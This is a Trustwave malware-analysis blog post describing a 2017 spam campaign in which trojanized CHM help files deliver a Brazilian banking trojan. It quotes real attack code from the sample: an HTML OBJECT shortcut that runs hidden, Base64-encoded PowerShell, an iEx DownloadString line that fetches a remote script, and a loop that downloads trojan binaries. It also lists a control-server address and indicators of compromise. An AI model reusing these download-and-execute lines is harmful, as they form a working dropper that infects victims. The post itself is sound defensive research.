Trustwave®

CHM Badness Delivers a Banking Trojan

Share:

Stay Informed:

Subscribe

RESEARCH REPORT

Facebook Malvertising Epidemic – Unraveling a Persistent Threat: SYS01 →


December 18, 2017

3 Minute Read

by Rodel Mendrez


Like good old Microsoft Office Macros, Compiled HTML (CHM) Help files have been utilized by malware authors for more than a decade to sneak malicious downloader code into files making them harder to detect. CHMs are a Microsoft proprietary online help file that consist of a collection of HTML pages compiled into a single compressed file format. The most common use of CHMs are for offline software documentation and help guides.

Recently we've observed a spam campaign that targets Brazilian institutions with emails with CHM attachments.




Analysis


CHM are container files which, when uncompressed, consist of a collection of HTML objects. In this sample, the object of interest is Load_HTML_CHM0.html (Shown in the image below, which is the Secure Email Gateway unpack tree for the CHM file). This HTML is the primary object that gets loaded when the CHM file is opened.



When the Microsoft Help viewer (hh.exe) loads this HTML object, it runs a JavaScript function named *open()*



This function *open()* decodes a block of data which then undergoes two layers of decoding with Base64 and XOR.



Next, the decoded data forms an object with a ClassID "adb880a6-d8ff-11cf-9377-00aa003b7a11" which enables the execution of the following malicious PowerShell (PS) script.

```
document.write('<OBJECT id=y classid="adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1
height=1>');
document.write('<PARAM name="Command" value="ShortCut">');
document.write('<PARAM name="Button" value="Bitmap::shortcut">');
document.write('<PARAM name="Item1" id="cmd" value=\'",cmd.exe, /c taskkill.exe /f
/im hh.exe && C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoProfile
-windowstyle hidden -en
"aQBFAHgAIAAoAG4AZQBXAC0ATwBCAEoARQBDAHQAIABOAEUAdAAuAFcAZQBiAEMAbABJAEUATgB0ACkALg
BEAG8AdwBuAGwATwBhAGQAcwB0AHIASQBOAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwBzAGkAdABlAHMALgBnA
G8AbwBnAGwAZQAuAGMAbwBtAC8AcwBpAHQAZQAvADcAOQBzADUANgA0AGYAZwAxADAANQBzADYAZgA0AGcA
cwBnADUANgBzAGQANABnADAAcwA1ADQAZABnAC8AbABvAGEAZABfAHEATAB3AGIAVABGAE0AVgBoAEEALgB
wAHMAMQAnACkA"\'>');
document.write('<PARAM name="Item2" value="273,1,1">');
document.write('</OBJECT>');
```

So the attack can fly under the radar, the PowerShell command runs silently in the background by terminating instances of "hh.exe" (a program that runs the CHM file) and setting the window-style as hidden. It then invokes a command encoded in Base64 that downloads a second stage PowerShell script hosted in Google Sites.

```
"iEx (neW-OBJECt NEt.WebCliENt).DownlOadstrINg('https://sites.google.com/site/79s564fg105s6f4gsg
56sd4g0s54dg/load_qLwbTFMUhA.ps1')"
```

cmd.exe	2524		1,720 K	2,064 K Windows Command Processor	Microsoft Corporation
powershell.exe	332	2.71	37,132 K	38,216 K Windows PowerShell	Microsoft Corporation

The second Payload downloads a bunch of Bancos Trojan binaries and components to the %Appdata%\SysInit folder and then copied to %Appdata%\SysRun.

```
while (1 -eq 1) {
    $test = httpGetString $url0
    if ($test -eq (Decrypt "DToGFh04FjA=" $secret)) { # if "continue"
        httpDown $url1 $1st #https://sites.google.com/site/79s564fg105s6f4gsg56sd4g0s54dg/server.bin
        httpDown $url2 $2nd #https://sites.google.com/site/79s564fg105s6f4gsg56sd4g0s54dg/CRYPTUI.bin
        httpDown $url4 $4nd #https://sites.google.com/site/79s564fg105s6f4gsg56sd4g0s54dg/XSysInit.bin
        httpDown $url5 $5nd #https://sites.google.com/site/79s564fg105s6f4gsg56sd4g0s54dg/mouse.bin
        httpDown $url6 $6nd #https://sites.google.com/site/79s564fg105s6f4gsg56sd4g0s54dg/base.bin
        httpDown $url7 $7nd #https://sites.google.com/site/79s564fg105s6f4gsg56sd4g0s54dg/cmd.bin
        httpDown $url8 $8nd #https://sites.google.com/site/79s564fg105s6f4gsg56sd4g0s54dg/rmv.bin
```

These files however are renamed to random filenames when they are dropped to the infected system. In this example, files they are renamed to:

Download URL	**Download Path and Renamed To**
hxxps://sites[.]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/server.bin	C:\Users\<USERNAME>\AppData\Roaming\SysInit\negoexts94.exe
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/CRYPTUI.bin	C:\Users\<USERNAME>\AppData\Roaming\SysInit\CRYPTUI.dll
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/XSysInit.bin	C:\Users\<USERNAME>\AppData\Roaming\SysInit\profprov.sys
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/mouse.bin	C:\Users\<USERNAME>\AppData\Roaming\SysInit\KBDHE220.cur
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/base.bin	C:\Users\<USERNAME>\AppData\Roaming\SysInit\dpnhpast.db

hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/cmd.bin	C:\Users\<USERNAME>\AppData\Roaming\SysInit\cryptui8t.exe
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/rmv.bin	C:\Users\<USERNAME>\AppData\Roaming\SysInit\wmidxdv.kdl

The key component executable files are:

- Server.bin – imports API from CRYPTUI.DLL that invokes the malicious code from the DLL
- cmd.bin – this file is a legitimate command line tool application
- XSysInit.bin – this binary is responsible for capturing mouse and keyboard events
- CRYPTUI.DLL - loaded by the file server.bin responsible for initial reconnaissance and downloading additional payloads

Three scheduled tasks are then created to run the malware when the user logs in. It uses the name format **AutoUpdater** followed by 6 random alphanumeric characters (e.g. *AutoUpdater8ga9ek*) as a task name.

The system then undergoes a forced reboot executed by the malicious PowerShell script to ensure the malware executes.

The task scheduler runs the third party command line utility to execute Server.bin (was renamed to negoexts94.exe). This executable loads the component file CRYPTUI.DLL by importing the API *CryptUIWizExport:*

When the DLL is loaded, it spawns and injects its malicious code to a new process named iexpress.exe. It then obtains system information such username and computer name and reports back to its control server at 200.98.116.239:80.

It also attempts to download an additional payload hosted in Google Sites:

Trustwave®

Summary

The summary of the attack above highlights multiple stages of malware infection originating from an email with a trojanized CHM attachment. Once a user opens the CHM, it executes a small PowerShell command that downloads a second stage PowerShell script. Persistence is then gained by creating a scheduled task to run the malware when the user logs in.

The use of multiple stages of infection is a typical approach for attackers to stay under radar of AV scanners. As a matter of fact, as of this writing only 8 out of 60 AV scanners can detect it more than a month after we discovered this sample.

IOC

Download URL	SHA-256
hxxps://sites[.]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/server.bin	6d2dbba7e93600d624f2da77317e87130a25456213ba5a8cadfa90ee82932911
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/CRYPTUI.bin	b171e7aff8cbfc86a45cf7a943bdeb1e42de007bf7e90bc70edebadc476a05ea
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/XSysInit.bin	75c3e39dc2a6252a4ed535bd00ec78254313a687f51cb8f5b9f0c5a65d871f40
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/mouse.bin	5c7ab9e90b05804d07e9d803f85462bc1a44d0726256bad28219984ee2b5772f
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/base.bin	37b622aee65a0f9996e1d4a65c915629acb44927ecffc70b7c

Trustwave®	25318866620fcf
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/cmd.bin	31b3b228382dc359f22ae97b2602eee81dc743fb21196061eacc6619533881f5
hxxps://sites].]google[.]com/site/79s564fg105s6f4gsg56sd4g0s54dg/rmv.bin	c07f3c06663d350bff3349e09452c989a76c85d5920e3eb9be738f2069c57974

ABOUT TRUSTWAVE

Trustwave is a globally recognized cybersecurity leader that reduces cyber risk and fortifies organizations against disruptive and damaging cyber threats. Our comprehensive offensive and defensive cybersecurity portfolio detects what others cannot, responds with greater speed and effectiveness, optimizes client investment, and improves security resilience. Learn more about us.

Latest Intelligence

Trustwave®

2024 Trustwave Risk Radar Report: Cyber Threats to the Retail Sector →

Hooked by the Call: A Deep Dive into The Tricks Used in Callback Phishing Emails →

How Threat Actors Conduct Election Interference Operations: An Overview →

Related Offerings

- Penetration Testing
- Digital Forensics & Incident Response
- Threat Intelligence as a Service
- Threat Hunting

Trustwave

Stay Informed

Sign up to receive the latest security news and trends straight to your inbox from Trustwave.

Leadership Team
Careers
Our History
Global Locations
News Releases
Awards & Accolades
Media Coverage
Trials & Evaluations

Contact
Support
Security Advisories
Software Updates

Legal
Terms of Use
Privacy Policy